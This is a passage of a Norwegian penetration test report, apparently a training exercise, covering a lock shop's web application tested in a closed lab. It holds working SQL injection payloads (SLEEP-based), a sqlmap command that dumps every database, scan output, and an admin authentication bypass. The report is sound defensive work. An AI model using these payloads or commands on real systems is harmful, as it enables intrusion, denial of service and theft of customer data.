KNTRL

SIKKERHET AS

TEKNISK SÅRBARHETSREVISJON

Boris Lockpicks 04.11.2025 Versjon 1

TLP: AMBER+STRICT

Contents

Executive Summary 3
Klassifikasjon av funn 4
Sammendrag av funn 4
Kontraktsregler 6
Deltager 6
Formål 7
Scope 7
In Scope 7
Out of Scope 7
Rules of Engagement 7
Metodikk 8
Testmetodikk 8
Verktøy 9
Statisk kodeanalyse 9
Snyk 9
SonarQube 9
NMAP 9
SQLMAP 10
Sårbarhetsskannere 10
OWASP ZAP 11
Nessus Essentials 11
Anbefalte sikkerhetstiltak og standarder 12
Simulert whitebox cyberangrep 13
Sårbarhet 1 – SQL Injection 13
Sårbarhet 2 – Mangel på autentisering av administrator 16
Sårbarhet 3 – Ubeskyttede databaser 18
Sårbarhet 4 – Utdatert programvare 20
Sårbarhet 5 – Feilhåndtering av id parameter 22
Sårbarhet 6 – GDPR og PCI DSS 24
Sårbarhet 7 – Privilege escalation CVE-2021-4034 26
Sårbarhet 8 – XSS / Cross Site Scripting 28

Sårbarhet 9 – Usikker cookie 31
Sårbarhet 10 – Åpen port med høy verdi 33
Sårbarhet 11 – Gjenbruk av passord 36
Sårbarhet 12 – Telnet / Bakdør 38
Sårbarhet 13 – Innlogging uten autentisering 42
Sårbarhet 14 – Path traversal 44
Sårbarhet 15 – Bruk av HTTP 46
Sårbarhet 16 – Lekkasje av SQL informasjon 48
Sårbarhet 17 – Eksponert phpinfo fil 50
Sårbarhet 18 – Bruk av sårbare hashing algoritmer 51
Sårbarhet 19 – Feil i leserrettigheter 53
Sårbarhet 20 – Mulighet for masse-sending av epost 55
Sårbarhet 21 – Funn av html.index 58
Sårbarhet 22 – Error 40x Lekker informasjon om webserver 60
Sårbarhet 23 – Abyss Web Server Console 62
Sårbarhet 24 – Funn av /backend 65
Sårbarhet 25 -Diverse treff med sårbarhetsskanner 67
Info 1 – Potensielt utdatert kodestandard 70
Info 2 – Ubrukt/kommentert kode 71
Info 3 – Tilgang til /docs 72
Info 4 – Oversikt over CVE-er 73
Info 5 – Anti-fuzzing 74

Executive Summary

KNTRL Sikkerhet har på vegne av Boris Lockpicks utført en teknisk sårbarhetsrevisjon med fokus på deres webapplikasjon. Sårbarhetsrevisjonen har blitt uført av Sikkerhetskonsulent Jane Doe i tidsperioden 30/10-25 til 21/11-25. Testen har blitt utført med fullstendig tilgang på kildekode (whitebox) og et ferdig oppsatt system som ikke har vært eksponert mot internett.

Det er avdekket flere kritiske sikkerhetsrisikoer i løpet av testen. Det er avdekket mulighet for uthenting av brukeropplysninger, mangler på autentisering av administratorinnlogging, utdaterte programvare og ikke tilstrekkelig beskyttelse av databaser og brukere. Under testen har sikkerhetskonsulent funnet mulige brudd på GDPR og standarder knyttet til behandling av betalingsinformasjon (PCI DSS). Brudd på GDPR er straffbart i norsk og europeisk rettssystem og standarder knyttet til betalingsinformasjon er vanligvis brudd på avtaler med VISA, Mastercard, AMEX, Discovery etc.

Av sikkerhetsrisikoer som er rangert høyt er det funnet gjenbruk av passord, usikret bakdør til webapplikasjon, mangel på autentisering av brukerinnlogging, ikke autorisert lesing av interne filer, bruk av usikker kryptering og mulighet for uautorisert anskaffelse av forhøyede brukerrettigheter.

Totalt sett er sikkerheten i webapplikasjonen rangert som lav. Dette er grunnet flere kritiske og høye sårbarheter som utgjør en risiko for informasjonssikkerheten til bruker og bedrift.

Klassifikasjon av funn


Sårbarheter er klassifisert etter CVSS-score v4 systemet fra FIRST.

Farge	Alvorlighetsgrad	CVSS-score
Mørk rød	Kritisk	9.0-10.0
Lys rød	Høy	7.0-8.9
Oransje	Medium	4.0-6-9
Gul	Lav	0.1-3.9
Blå	Info	N/A

Høyere rangert sårbarheter bærer ingen krav om ekspertise, forhåndskunnskaper, kan enkelt utnyttes og bærer høy risiko for bedriften ved utnyttelse.
Lavere risiko krever ekspertise, forhåndskunnskaper og er ikke knyttet til like høy risiko som øvre alvorlighetsgrad.

For ytterligere informasjon, se Common Vulnerability Scoring System fra FIRST.

Sammendrag av funn



Nummer	CVSS	Sårbarhet
1	Kritisk	SQL Injection
2	Kritisk	Mangel på autentisering av administrator
3	Kritisk	Ubeskyttede databaser
4	Kritisk	Utdatert programvare
5	Kritisk	Feilhåndtering av id parameter
6	Kritisk	GDPR og PCI DSS
7	Høy	Privilege escalation CVE-2021-4034
8	Høy	XSS / Cross Site Scripting
9	Høy	Usikker cookie
10	Høy	Åpen port med høy verdi
11	Høy	Gjenbruk av passord
12	Høy	Telnet / Bakdør
13	Høy	Innlogging uten autentisering
14	Høy	Path traversal
15	Høy	Bruk av HTTP
16	Medium	Lekkasje av SQL informasjon
17	Medium	Eksponert phpinfo fil
18	Medium	Bruk av sårbare hashing algoritmer
19	Medium	Feil i leserrettigheter
20	Medium	Mulighet for masse-sending av epost
21	Medium	Funn av html.index
22	Lav	Error 40x Lekker informasjon om webserver
23	Lav	Abyss Web Server Console
24	Lav	Funn av /backend
25	Lav	Diverse treff med sårbarhetsskanner
1	Info	Potensielt utdatert kodestandard
2	Info	Ubrukt/kommentert kode
3	Info	Tilgang til /docs
4	Info	Oversikt over CVE-er
5	Info	Anti-fuzzing

Gjennomførelse

Kontraktsregler

Bedriften og kunde, Boris Lockpicks, har inngått avtale i forkant av den tekniske sårbarhetsrevisjonen. Avtalen dekker oppdraget, hvordan den tekniske sårbarhetsrevisjonen vil foregå, type test som skal utføres (white/grey/black-box), eventuell tilgang på kildekode og IP som skal testes.

I henhold til denne avtalen, har KNTRL Sikkerhet AS utført en teknisk sårbarhetsrevisjon av webapplikasjonen som er levert av Boris Lockpicks. Testen ble gjennomført som en whitebox teknisk sårbarhetsrevisjon. Tester har tilgang på kildekoden og et ferdig oppsatt VMWare image. Kildekode eller Vmware image har ikke blitt eksponert mot internett og testen er utført på et lukket internt nett som KNTRL Sikkerhet AS administrerer.
Det er ikke spesifisert hvilken IP som skal testes og det vil bli testet mot forskjellige interne IP-er. Følgende ip-range er brukt: 192.174.136-140
Det er spesifisert i kontrakten at web applikasjonen benytter seg av et "Self Signed" TLS sertifikat og at dette ikke skal vurderes som en sårbarhet.

Etter kundens ønske er det oppgitt konsulent ID før testing av web applikasjonen på "192.168.174.138/register.php". Konsulent ID-en er synlig flere steder i både kode og bakgrunn på web applikasjonen.

Deltager

Den tekniske sårbarhetsrevisjonen ble gjennomført av:

Navn	Jane Doe
Konsulent ID	700333
Tittel	Sikkerhetskonsulent
Epost	jane.doe@kntrl.no
Arbeidsgiver	KNTRL Sikkerhet AS
Fagområdet	Etisk Hacking Cyberforsvar Skysikkerhet
Relevant utdanning	ETH2100 CYB2100 SKY2100

Formål

Den tekniske sårbarhetsrevisjonen er utført etter kundens ønske om en "penetrasjonstest" for å avdekke sårbarheter i kundens webapplikasjon.

Scope

In Scope

Det er spesifisert i avtalen at følgende angrepsvinkel er innenfor scope:

- Brute-force knekking av passord.

Kunden har ikke begrenset andre angrepsvinkler, utenom de nevnt i out of scope.

Out of Scope

Følgende angrepsvinkler er utenfor scope og ikke utført:

- Social engineering // Sosial manipulasjon
- OSINT // Open Source Intelligence
- Utnyttelse av "Self Signed" TLS seritifkat.
  Andre deler av seritifkatet er innenfor scope.
- Angrep eller testing av anti-virus leverandør Eastwill Security, inkludert angrepsvinkler i out of scope.

Rules of Engagement

Følgende regler er satt for utførelse av den tekniske sårbarhetsrevisjonen:

- White-box
- Tilgang på kildekode
- Alle verktøy er tillatt, med unntak av out of scope angrepsvinkler.
- Tidsperiode:
  - Fra 30.10.2025 Klokken 20:00 CET
  - Til 21.11.2025 Klokken 10:00 CET
- Ved funn av kritiske sårbarheter vil kontaktperson i Boris Lockpicks bli kontaktet

Metodikk

Testmetodikk

KNTRL Sikkerhet utfører tekniske sårbarhetsrevisjoner på Web applikasjoner basert på OWASP Web Security Testing Guide (WSTG), OWASP Top 10 og NIST Special Publication 800-115.

OWASP Web Security Testing Guide (WSTG) dekker innledende fase, innhenting av informasjon og testing av konfigurasjon, identitetshåndtering, autentisering, økt håndtering, inndatavalidering, feilhåndtering, svak kryptografi, logikk og klient-side.

OWASP Top 10 dekker topp 10 sårbarheter funnet i webapplikasjoner, som brudd på adgangskontroll, kryptografiske feil, injeksjon, usikker design, feilkonfigurasjon, sårbare og utdaterte komponenter, feil i identifikasjon og autentisering, feil i programvare og dataintegritet, feil i sikkerhetslogging og overvåkning og forfalskning av serverforespørsler (SSRF).

NIST Special Publication 800-115 dekker fullstendig fremgangsmåte og metodikk for tekniske sårbarhetsrevisjoner som, introduksjon, sikkerhetstesting og overblikk, gjennomgang av teknikker, rekognosering og analysering av mål, validering av sårbarheter, planlegging av teknisk test, utførelse av teknisk test, avsluttende fase

For ytterligere informasjon, se
OWASP Web Security Testing Guide Versjon 4.2,
OWASP Top 10 2021 og
NIST Special Publication 800-115

Verktøy

Det er brukt verktøy for støtte under den tekniske sårbarhetsrevisjonen. De viktigste er nevnt under og flere vil være spesifikt nevnt i sårbarheter.

Statisk kodeanalyse

Det er utført statisk kodeanalyse av kildekoden som har blitt levert av Boris Lockpicks med automatiserte verktøy.

Snyk

Code Security - 85 vulnerabilities: 54 high, 4 medium, 27 low

SonarQube

SonarQube for IDE | Findings | Log | Help & Feedback | Report - nov. 05, 21:37

Found 726 issues in 38 files

NMAP

```
└$ nmap -v 192.168.174.138 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 06:54 EST
Initiating ARP Ping Scan at 06:54
Scanning 192.168.174.138 [1 port]
Completed ARP Ping Scan at 06:54, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:54
Completed Parallel DNS resolution of 1 host. at 06:54, 6.55s elapsed
Initiating SYN Stealth Scan at 06:54
Scanning 192.168.174.138 [65535 ports]
Discovered open port 443/tcp on 192.168.174.138
Discovered open port 22/tcp on 192.168.174.138
Discovered open port 80/tcp on 192.168.174.138
Discovered open port 42682/tcp on 192.168.174.138
Discovered open port 9999/tcp on 192.168.174.138
Completed SYN Stealth Scan at 06:54, 13.43s elapsed (65535 total ports)
Nmap scan report for 192.168.174.138
Host is up (0.0011s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
9999/tcp  open  abyss
42682/tcp open  unknown
MAC Address: 00:0C:29:99:64:4E (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 20.20 seconds
           Raw packets sent: 66357 (2.920MB) | Rcvd: 65536 (2.621MB)
```

```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
80/tcp    open  http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
443/tcp   open  ssl/http Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
9999/tcp  open  http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
42682/tcp open  unknown
```

SQLMAP

```
[12:29:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[12:29:28] [INFO] fetching database names
[12:29:28] [INFO] retrieved: 'information_schema'
[12:29:28] [INFO] retrieved: 'borislockpicks'
[12:29:28] [INFO] retrieved: 'mysql'
[12:29:28] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] borislockpicks
[*] information_schema
[*] mysql
[*] performance_schema
```

Sårbarhetsskannere

OWASP ZAP og Nessus Essentials er brukt som automatisk sårbarhetsskannere.
Funn i sårbarhetsskannere blir manuelt verifisert og autentisert.

OWASP ZAP

- Alerts (28)
  - Cross Site Scripting (Persistent)
  - Cross Site Scripting (Reflected) (11)
  - Path Traversal
  - SQL Injection - MySQL (9)
  - SQL Injection - MySQL (Time Based) (5)
  - Absence of Anti-CSRF Tokens (19)
  - Application Error Disclosure (16)
  - Content Security Policy (CSP) Header Not Set (47)
  - Hidden File Found
  - Missing Anti-clickjacking Header (40)
  - Secure Pages Include Mixed Content (Including Scripts) (4)
  - Big Redirect Detected (Potential Sensitive Information Leak) (16)
  - Cookie No HttpOnly Flag (6)
  - Cookie Without Secure Flag (6)
  - Cookie without SameSite Attribute (6)
  - Cross-Domain JavaScript Source File Inclusion (2)
  - Private IP Disclosure (5)
  - Server Leaks Version Information via "Server" HTTP Response Header Field (66)
  - Strict-Transport-Security Header Not Set (49)
  - Timestamp Disclosure - Unix (2)
  - X-Content-Type-Options Header Missing (41)
  - Authentication Request Identified (7)
  - GET for POST (4)
  - Modern Web Application (6)
  - Re-examine Cache-control Directives (35)
  - Tech Detected - PHP (6)
  - User Agent Fuzzer (300)
  - User Controllable HTML Element Attribute (Potential XSS) (7)

Nessus Essentials

Skann er utført med administrator innlogging:

Host	Auth	Vulnerabilities			
192.168.174.138	Fail	3	6	2	52

OBS: Bildet over tilsier at autentiseringen har feilet. I logg er det avdekket at autentiseringen var vellykket.

Anbefalte sikkerhetstiltak og standarder

Det er anbefalt bruk av internasjonalt og nasjonalt anerkjente standarder for IKT Sikkerhet. Følgende er anbefalt:

- **PCI DSS | Payment Card Industry Data Security Standard**
  Internasjonal standard for behandling av kort og betalingsinformasjon. Standarden er utviklet av Payment Card Industry Security Standards Council og inneholder anbefalte sikkerhetstiltak. Dette er ofte et krav fra regulatoriske myndigheter. Ved bruk av ekstern leverandør av betalingssystemer er ikke dette et krav. Det er derimot viktig at leverandøren følger denne standarden.

- **Nasjonal Sikkerhetsmyndighet – Grunnprinsipper for IKT-sikkerhet**
  Støtteprodukt fra NSM. Inneholder anbefalte grunnprinsipper og feilretting av ofte funnet sårbarheter.

- **OWASP Top Ten**
  Utviklet av Open Web Application Security project. Dette er en oversikt over topp 10 avdekkete sårbarheter funnet i web applikasjoner. Inneholder informasjon om feil, feilretting og risiko.

- **ISO 27001**
  Internasjonal standard for informasjonssikkerhet systemer. Standarden inneholder informasjonssikkerhet, cybersikkerhet og beskyttelse av informasjon. Krever revidering av interne og eksterne revisorer. Standarden er ofte et krav fra organisasjoner og offentlige etater.

- **CIS Critical Security Controls**
  Utviklet av Center for Internet Security. Inneholder 18 sikkerhetstiltak basert på funn av sårbarheter i eksisterende systemer eller nettverk. Sikkerhetstiltak i CIS Version 8.1 består av prioriterte tiltak utviklet for bruk med andre standarder og rammeverk.

For mer informasjon, se PCI Data Security Standard (PCI DSS), Grunnprinsipper for IKT-sikkerhet, OWASP Top Ten, ISO/IEC 27001:2022 og CIS Critical Security Controls Version 8.1

Simulert whitebox cyberangrep

Sårbarhet 1 – SQL Injection

KRITISK

Sårbarhet	SQL Injection
Lokasjon	Kildekode og webapplikasjon
Referanser	For mer informasjon, se SQL Injection og PHP MySQL Prepared Statements

Ved statisk kodeanalyse av kildekoden er det funnet mulighet for SQL Injection angrep. Sårbarheten er verifisert ved manuell testing av webapplikasjonen. Grunnet delvis sanitering av brukerinput kan ikke sårbarheten utnyttes fullt. Tester har gjennomført angrepet med SLEEP kommando som vil påvirke tilgjengeligheten til databasen og det vil være umulig å laste inn informasjon fra databasen.

Sårbarheten er funnet på følgende lokasjoner:

192.168.174.136/store_addtobasket.php?id=	Time-Based Blind SQL Injection
https://192.168.174.136/usrmgr_clear.php?id=	Time-Based Blind SQL Injection
https://192.168.174.136/store_addtobasket.php?id=	Time-Based Blind SQL Injection
https://192.168.174.136/store_viewdetails.php?id=	Time-Based Blind SQL Injection
https://192.168.174.136/mypage_show.php?id=	Time-Based Blind SQL Injection
https://192.168.174.136/store_removeitem.php?id=	Time-Based Blind SQL Injection
https://192.168.174.136/mypage_show.php	Time-Based Blind SQL Injection

Utbedring av sårbarhet

Brukerinput må saniteres for at denne sårbarheten ikke skal være tilgjengelig for bruker. Brukerinput blir delvis sanitert, men det anbefales bruk av "prepared statement" for kjøring av SQL. For mer informasjon, se "prepared statement" referanse over.

Validering av sårbarhet

Lokasjon

192.168.174.136/store_addtobasket.php?id=


Koden blir vanligvis brukt for at kunden skal legge til varer i handlekurven, men den blir bare delvis sanitert. Denne feilen finnes i alle "add to basket" lenker.


Eksempel fra "store_addtobasket.php"

```
60          if ($result == 0){
61              $result=_sqlqueryfunc_eh("INSERT INTO borislpbasket (uid) VALUES
                ($basketid)");
62          }
63
64          $qty = 1;
65          if (isset($_GET["quantity"])){
66              $qty = $_GET["quantity"];
67          }
68
69          $prodid = $_GET["id"];
70          $added=_sqlqueryfunc_eh("SELECT * FROM products WHERE uid = $prodid");
71
72          $row = mysqli_fetch_array($added);
73          echo "<p style=\"border-left: 26px solid #020202; color: #F5F5F5;
            font-family: Arial;font-size: 20px;\">Added ".$row["name"]." (".$row
            ["description"].") to your shopping basket</p>";
74
75          $insert=_sqlqueryfunc_eh("INSERT INTO lpbasket_entry_global VALUES
            ($basketid, $prodid, $qty)");
76
```

Kode som ikke saniterer brukerinput befinner seg på linje 61, 70 og 75 i skjermbildet ovenfor.

I angrepet sendes det en SLEEP(TIME) SQL kommando. Denne kommandoen utføres av databasen og den blir utilgjengelig i en tidsperiode. Etter gjennomført angrep vil ikke webserveren innhente informasjon da databasen ikke svarer. Tester sin proxy viser "Gateway timeout" feilmelding.





GET	https://192.168.174.139/store_addtobasket.php?id=%271%20OR%20SLEEP(100)	200 OK
GET	https://192.168.174.139/store_addtobasket.php?id=1%20OR%20SLEEP(100)	504 Gateway Timeout

Sårbarhet 2 – Mangel på autentisering av administrator

KRITISK

Sårbarhet	Identification and Authentication Failures
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Identification and Authentication Failures

Det er funnet kritisk feil i autorisering og autentisering av admin-bruker på https://192.168.174.136/admin_show.php.
Admin innloggingen på https://192.168.174.136/admin.php og https://192.168.174.136/admin_checklogin.php krever innlogging. Denne vil feile hvis du ikke har riktig cookie "admin_session" eller brukernavn/passord.
Ved manøvrering direkte til "https://192.168.174.136/admin_show.php" er det ingen verifikasjon av cookie, "admin_session" eller brukernavn/passord.

Sårbarheten er funnet på følgende lokasjoner:


https://192.168.174.136/admin_show.php


Utbedring av sårbarhet

Det anbefales standardisering av autentisering og autorisering i kildekoden og innføring av dette på admin_show.php. For mer informasjon, se referanser ovenfor.


Validering av sårbarhet

Forsøk på innlogging av admin-bruker uten cookie, "admin_session" eller brukernavn/passord på https://192.168.174.136/admin_checklogin.php.





Tester manøvrerer til "https://192.168.174.136/admin_show.php uten «admin_session» cookie eller innlogging og får tilgang til administrator sin oversikt.



Sårbarhet 3 – Ubeskyttede databaser

KRITISK

Sårbarhet	Security Misconfiguration
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Broken Access Control, Cryptographic Failures, Injection og Zero Trust Architecture

Det er avdekket sårbarhet knyttet til lagring, sikring og kryptering av databaser. Det er hentet ut database dumps med verktøy som sqlmap. Database "borislockpicks", "information_schema" og "mysql" er hentet ut og inneholder brukerinformasjon og sensitive data. Sårbarheten er testet uten autentisering eller autorisasjon fra systemet. Ved bruk av sqlmap er det avdekket mulighet for uthenting av informasjon om hele SQL programvaren, sql brukere og brukertilganger med mer. Denne sårbarheten vil enkelt kunne brukes av trusselaktører for videre angrep som for eksempel phishing av kunder og misbruk av firmanavn.

Sårbarheten er funnet i alle databaser og metoder databasene er lagret med.

Utbedring av sårbarhet

Det anbefales endring i lagringsmetode for databaser, sikring av sensitiv informasjon med kryptografisk sikker kryptering, rekonfigurering av autentiseringsmetode for tilgang til databaser og innføring av zero-trust arkitektur for tilgang til databaser og brukerinformasjon. For mer informasjon, se referanser ovenfor.

borislockpicks	31/10/2025 19:20	File folder
information_schema	31/10/2025 19:20	File folder
mysql	31/10/2025 19:20	File folder

Validering av sårbarheter

Tester har brukt sqlmap for dumping av databaser og innføring i .csv filer for enklere lagring og tilgang. Følgende kommando ble brukt: " sqlmap -u "https://192.168.174.136/store_viewdetails.php?id=1" --dump-all"

Lokasjon

Database

Eksempel fra database dump som inneholder oversikt over administrator:

```
[04:46:32] [INFO] fetching columns for table 'SCHEMA_PRIVILEGES' in database 'information_schema'
[04:46:32] [INFO] retrieved: 'GRANTEE','varchar(190)'
[04:46:32] [INFO] retrieved: 'TABLE_CATALOG','varchar(512)'
[04:46:32] [INFO] retrieved: 'TABLE_SCHEMA','varchar(64)'
[04:46:32] [INFO] retrieved: 'PRIVILEGE_TYPE','varchar(64)'
[04:46:32] [INFO] retrieved: 'IS_GRANTABLE','varchar(3)'
[04:46:32] [INFO] fetching entries for table 'SCHEMA_PRIVILEGES' in database 'information_schema'
[04:46:32] [INFO] retrieved: ''admin'@'local'','NO','SELECT','def','borislockpicks'
[04:46:32] [INFO] retrieved: ''admin'@'local'','NO','INSERT','def','borislockpicks'
[04:46:32] [INFO] retrieved: ''admin'@'local'','NO','UPDATE','def','borislockpicks'
[04:46:32] [INFO] retrieved: ''admin'@'local'','NO','DELETE','def','borislockpicks'
Database: information_schema
Table: SCHEMA_PRIVILEGES
[4 entries]
+-----------------+--------------+----------------+---------------+----------------+
| GRANTEE         | IS_GRANTABLE | TABLE_SCHEMA   | TABLE_CATALOG | PRIVILEGE_TYPE |
+-----------------+--------------+----------------+---------------+----------------+
| 'admin'@'local' | NO           | borislockpicks | def           | SELECT         |
| 'admin'@'local' | NO           | borislockpicks | def           | INSERT         |
| 'admin'@'local' | NO           | borislockpicks | def           | UPDATE         |
| 'admin'@'local' | NO           | borislockpicks | def           | DELETE         |
+-----------------+--------------+----------------+---------------+----------------+
```

Eksempel fra database dump som inneholder informasjon om database:

```
web server operating system: Linux
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
banner: '10.3.39-MariaDB-0+deb10u1'
current user: 'admin@localhost'
current database: 'borislockpicks'
hostname: 'osboxes'
current user is DBA: True
database management system users [2]:
